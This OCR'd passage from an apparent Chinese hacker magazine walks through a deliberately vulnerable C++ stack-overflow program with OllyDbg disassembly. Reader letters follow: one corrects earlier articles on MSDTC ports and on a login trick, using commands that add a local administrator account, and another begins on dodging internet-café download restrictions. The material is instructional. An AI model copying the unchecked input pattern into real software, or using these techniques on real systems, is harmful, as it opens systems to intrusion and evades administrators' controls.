


图1

发生溢出的原因是我们输入的字符串覆盖了fun()函数的返回地址，但是从上面的消息来看，并不知道哪里发生了溢出。对原文的补充就到此为止。下面我们来更进一步的看看如何分析这类栈溢出的程序。问题变得有点复杂了，分析的代码如下：

```
void func()
{
unsigned char arg1[9];  // 注意该数组的大小
cout << "Please input the variable value:";
cin >> arg1;
cout << arg1 << endl;  // 还原这行代码
}
int main()
{
    func();
    getchar();
    return 0;
}
```




图2




图3




图4



图5

编译为Realease版本，运行，输入超长数据（10个字符）：123456789a，哎呀，居然没有溢出，如图2。奇怪了，数组的大小不是9吗？输入10个字符竟然不溢出。没有关系，再来，输入11个字符：123456789ab，还是没有溢出，如图3。有些沮丧了。失败乃成功之母，再多加一个字符看看，这次输入12个字符：123456789abc，果然功夫不负有心人，发生溢出了，如图4。

不要高兴得太早了，奇怪的现象又发生了，程序没有弹出异常对话框。fun()函数似乎又被执行了一次，我们被要求再次输入。再次输入123456789abc看看，这次有了不同的结果，我们熟悉的异常对话框终于出现了，如图5，注意异常发生的地址是0040220e。

先总结我们没有搞清楚的问题：

1．我们定义了大小为9的字符数组，为什么输入12个字符才发生了溢出呢？

2．为什么fun()函数执行了两次？

3．为什么两次相同的输入得到不同的结果（图5）？

下面就随我一起拨开团团迷雾，拿出我们经典的调试工具ollydbg，加载程序，定位fun()函数，定位的方法是通过字符串"Please input the variable value:"，在函数的起始处按F2下断点，F9运行，顺利中断，从堆栈窗口可以看到从fun()函数返回后的地址（也叫做返回地址），如图6。




图6

从第一个返回可以看出fun()函数的返回地址是00401055，那么第二行的返回是什么意思呢？假如有这样一个函数调用流程：A()—>B()—>C()，那么返回地址可以这么理解，C()返回到B()，B()返回到A()。为了更进一步的看清楚溢出发生的全过程我们只好看ollydbg的反汇编代码了，我加入了注释以方便大家理解。为了节省篇幅，同时让代码看起来更清爽，我删除了机器码，最后的代码如下：

```
00401000      SUB ESP,0C                    ; 注意这一行!  fun()函数的的地址是00401000
00401003      MOV ECX,shellcod.00408A30
00401008      PUSH shellcod.00408050        ; ASCII "Please input the variable value:"
0040100D      CALL shellcod.004015A3        ; cout << "Please input the variable value:";
00401012      LEA EAX,DWORD PTR SS:[ESP]
00401016      MOV ECX,shellcod.004089E0
0040101B      PUSH EAX
0040101C      CALL shellcod.00401290        ; cin >> arg1;
00401021      LEA ECX,DWORD PTR SS:[ESP]    ; 取得arg1的地址
00401025      PUSH ECX                      ; 传递arg1的地址给cout 的<<操作符
00401026      MOV ECX,shellcod.00408A30
0040102B      CALL shellcod.004015A3        ; cout << arg1 << endl;
00401030      PUSH shellcod.004010A0
00401035      PUSH 0A                       ; /Arg1 = 0000000A
00401037      MOV ECX,EAX                   ; |
00401039      CALL shellcod.004010B0        ; \shellcod.004010B0
0040103E      MOV ECX,EAX
00401040      CALL shellcod.00401080
00401045      ADD ESP,0C                    ; arg[1]的生命期到此结束了
00401048      RETN
```

第一行汇编代码：SUB ESP,0C 是为局部变量arg1分配空间，虽然我们只定义了大小为9的字符数组，但是vc Release版本为了数据对齐，多分配了3个字节，变成了12个，那么对于11个（加上结尾的'\0'共12个）字节的输入应该是不会有问题的了，事实也确实如此，直到我们把输入的字符增加到12才看到溢出的发生。如果大家对汇编语言很头疼，也不用怕，我给个c版本的大家就明白了：




图 7

```
void func()
{
    unsigned char arg1[9];
    cout << "Please input the variable value:";
    cin >> arg1;
for (int i=0; i<13; i++) // 清楚的看到分配的12个字符空间
    {
            printf("%x ", arg1[i]);
    }
    cout << arg1 << endl;    // 危险的代码? 不是的
}
```




图 8

该程序的输入如图7，清清楚楚的看到12个字符的空间和结尾的0了，不是吗？

我们回过头来分析前面的问题，先来看看输入123456789ab后的内存布局，如图8。注意到c/c++中，字符数组要以"\0"（就是0）结尾，注意不是字符0（下同）。调用语句cin>>arg1时，会自动的在数组尾部加上一个0，如果我们输入12个时，fun()函数的返回地址00401055的最后的55就会被0覆盖（参见图7），返回地址就变成了00401000，而巧合的是00401000刚好是fun()函数的地址，所以fun()函数又返回了fun()函数，这就是fun()函数被执行两次的原因。OK，现在只剩下第三个问题了。请大家回过头来看看图6的第二个返回地址004022AB。由于fan()函数第一次返回的时候00401055会从堆栈中弹出，那么紧接着的004022AB就作为下一次返回的地址了。也就是fun()函数第二次正常输入（没有发生溢出）的返回地址。所以当我们第二次输入123456789abc时，字符数组结尾字符0覆盖了004022AB后面的AB，变成了00402200。但是前面弹出的异常对话框显示的地址是0040220e。为什么这两个地址不一样呢？很简单，因为地址00402200到0040220e之间的代码是合法的代码，用ollydbg简单看看就清楚了。

到这里似乎所有的问题都解决了，为什么说似乎呢？因为还有更多的问题有待我们去挖掘，我再列出一个问题吧。

我们知道发生溢出的时候通过适当的输入（我想差不多可以叫做shellcode了）能够让fun()函数执行两次，那么能否通过特殊的输入让fun()函数无数次的执行呢？这应该是可以的，方法是用fun()函数的地址00401000去覆盖返回地址。但是这种方法又是不行的（矛盾？不矛盾！），之所以不行，是因为ASCII码"00 10"在控制台很难输入。

好了，本文到此为止，下次我将带着大家一步一步的写出shellcode。

（文章中涉及到的工具ollydbg及相关代码已收录于光盘中）

菜鸟动脑，更要动手

——对近期三篇文章的不同见解商榷

周玲生

首先是06年第1期《QQ强制加对方为好友新招》一文，文章最后说道："如此一来我们以前的好友就没有了，所以我们要选择一个最不经常联系的好友作为替换"。事实果真如此吗？经过笔者多次试验发现，根据该文所述步骤进行，原先被替换的QQ好友并没有真正被"替换"掉，只要重启QQ并再次登录，你就会发现原先的好友QQ号并没有真正消失。

再来看看第1期《新年第一洞之MSDTC远程溢出初体验（ms05-051）》一文"漏洞测试"中第一句"MSDTC是系统默认安装的服务，而且默认情况下是自启动方式"。这前半句话不假，后半句就不是太准确了。因为在Windows2000系列操作系统中的Windows2000 SQL Server和Windows2000 Advanced Server中，MSDTC是默认安装并自启动的，但在Windows2000 Pro版本中，MSDTC的宿主服务Distributed Transaction Coordinator在默认安装情况下是需要手动的启动，如图1。




图 1

在命令行提示符下使用 net start msdtc 启动该服务时可以发现它监听 1031 端口，并固定监听 3372 端口，如图2。




图 2

因此必须强调的是：尽管在测试时我们可以事先通过 Antiy Ports 或 Active Ports 这类的第三方工具来检测端口，但实际使用中即使我们先用 ms05051 漏洞扫描工具检测出了漏洞主机，却也只能象撞大运似的瞎蒙其 MSDTC 监听的端口了，因为任何一大于 1024 的端口都可能是真正的目标！

最后再来说说 06 年第 2 期《用户登录系统的安全考虑》一文，作者最后给出的结论是：“C:\WINDOWS\system32\config\systemprofile，这里就是管理员的登录备用配置，我们在这里改动一下就可以让新建的管理员因为找不到配置文件而无法让本地计算机或远程登录了”。为了验证这一结果，笔者首先用 VMware 新装 WindowsXP SP2，系统格式为 FAT32。首先在 Dos 下将文件夹 systemprofile 更改为 sysprofile，因为在 WindowsXP 中无法重命名该文件夹。接着使用 Administrator 帐号登录系统，用命令 net user admin 12345 /add 和 net localgroup administrators admin /add 添加一名为 admin，密码为 12345 的管理员。然后注销 Administrator 使用 admin 帐号进行登录，结果却发现它照样顺利登录。

经过多次试验，发现无论系统格式为 FAT32 还是 NTFS，即使将 C:\Documents and Settings 下的 Default User 文件夹连同上述的 C:\WINDOWS\system32\config 下的 systemprofile 文件夹一起改动，尽管在登录时会出现“Windows 不能加载用户的配置文件”提示，但是使用 admin 帐号也仍然可以登录。登录后可以发现系统有许多奇怪的变化（例如系统字体变化等等），另外对于 FAT32T 系统 C:\WINDOWS\system32\config 文件夹会即时生成一个 0 字节的 systemprofile 文件夹，其中为含有多个空文件夹的 Application Data 文件夹。而对于 NTFS 系统还会有错误提示及 C:\Documents and Settings 和 C:\WINDOWS\system32\config 目录均变为空文件夹等现象，如图3。

看了两年多的 X，每次读完都感觉受益匪浅，对其真可说是爱不释手！写此文章并不是吹毛求疵、故意找茬，而是衷心希望其更臻于完美！同时也忠告 Xfiles 的菜鸟同道，学习黑客技术绝不能人云亦云，亦步亦趋！动眼动脑之外更要动手，这是菜鸟成为老鸟的必由之径！毕竟“纸上得来终觉浅，绝知此事要躬行”，实践才能出真知！




图 3

X小编语： 周玲生朋友真的好仔细，正是因为他在看文章的过程中，既动脑又动手，才发现了以上的一些问题。在此，也希望广大读者能够向周玲生朋友学习，毕竟光是纸上谈兵，是提高不了自己的水平的。另外，对于 MSDTC 的端口问题，记得在原文中就已经说明了该服务使用的端口是随机的，因此，在实际的使用过程中，不能靠单纯的扫描 1025、1026 端口就判断对方开放了 MSDTC 服务。


对“‘狸猫’换‘太子’下载好欣喜”一文的补充

风碧玉箫

06 年第 2 期的 X 档案，因为放假后的久别重逢，所以看的格外仔细。也正因此，我对某些文章中的一些观点产生了一些疑问。例如，在《“狸猫”换“太子”，下载好欣喜》一文的开始有这样一段话：“很多网管都会设置禁止下载 ZIP、RAR 及 EXE 文件，以防有菜鸟在网吧里用下载的这些工具乱稿。不过，光禁止下载这些类型的文件就真的有用吗？既然不能下载 ZIP、RAR 及 EXE 文件，那么其它类型文件肯定是可以下载的，我们为什么不把文件类型转换一下……”

对于这个问题，作者的解决思路是这样的：使用 UltraEdit 把要在网吧中用到的压缩文件或是可执行文件隐藏在一个 jpg 或 gif 格式的图片文件里，这样下载时就不会受到限制了。此法固然是独辟蹊径，但使用该法把所有的压缩文件或是可执行文件都要进行修改，再上传到 QQ 网络硬盘或是邮箱里。文件数量少还好办，但倘若有几十个或更多的文件，那可就成了一件繁重的体力劳动活了，有没有别的更简单的办法呢？

我们来看一下上面原文的最后一句：“既然不能下载 ZIP、RAR 及 EXE 文件，那么其他类型文件肯定是可以下载的，我们为什么不把文件类型转换一下……”。对了，玄机就在此处！可能有读者会说了：“先把 ZIP、RAR 及 EXE 文件的类型改成其他允许下载的文件类型再上传到 QQ 网络硬盘或是邮箱里，再到网吧下载后修改扩展名还不是一样很麻烦？况且如果换一家别的网吧，人家并不禁止下载这三种文件，你岂不是脱了裤子放屁——多此一举？！”不过，我要说的是：我们并不是在要上传的时候改，而是在下载时改！是不是有点糊涂了？且听我一一道来。



